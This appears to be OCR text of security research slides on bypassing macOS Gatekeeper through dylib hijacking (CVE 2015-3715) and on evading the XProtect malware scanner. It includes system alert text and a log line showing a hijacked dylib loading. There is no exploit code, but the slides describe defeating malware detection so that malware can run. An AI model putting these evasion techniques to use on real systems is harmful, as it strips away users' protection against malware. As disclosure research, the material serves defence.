

"FlashInstaller.app" is an application downloaded from the Internet. Are you sure you want to open it?

standard alert

still can bypass ;)


CVE 2015-3715
patched in OS X 10.10.4

unsigned (non-Mac App Store) code execution!!



```
Instruments: loaded as a hijacked dylib in process 24718
Instruments: loaded as a hijacked dylib in process /Volumes/unsafe/Applications/Instruments.app/Contents/MacOS/Instruments
```

gatekeeper bypass :)



Synack


Bypassing XProtect

avoiding detection

the goal

circumvent XProtect's malware detection so that malware can run in an uninhibited manner

bypass this?



"Install.app" will damage your computer. You should move it to the Trash.

It contains the "OSX.iWorm.A" malware.


something downloaded this file on an unknown date.

☑ Report malware to Apple to protect other users

XProtect in action (flagging iWorm)

BYPASSING XPROTECT

apple's built-in AV product is weak sauce

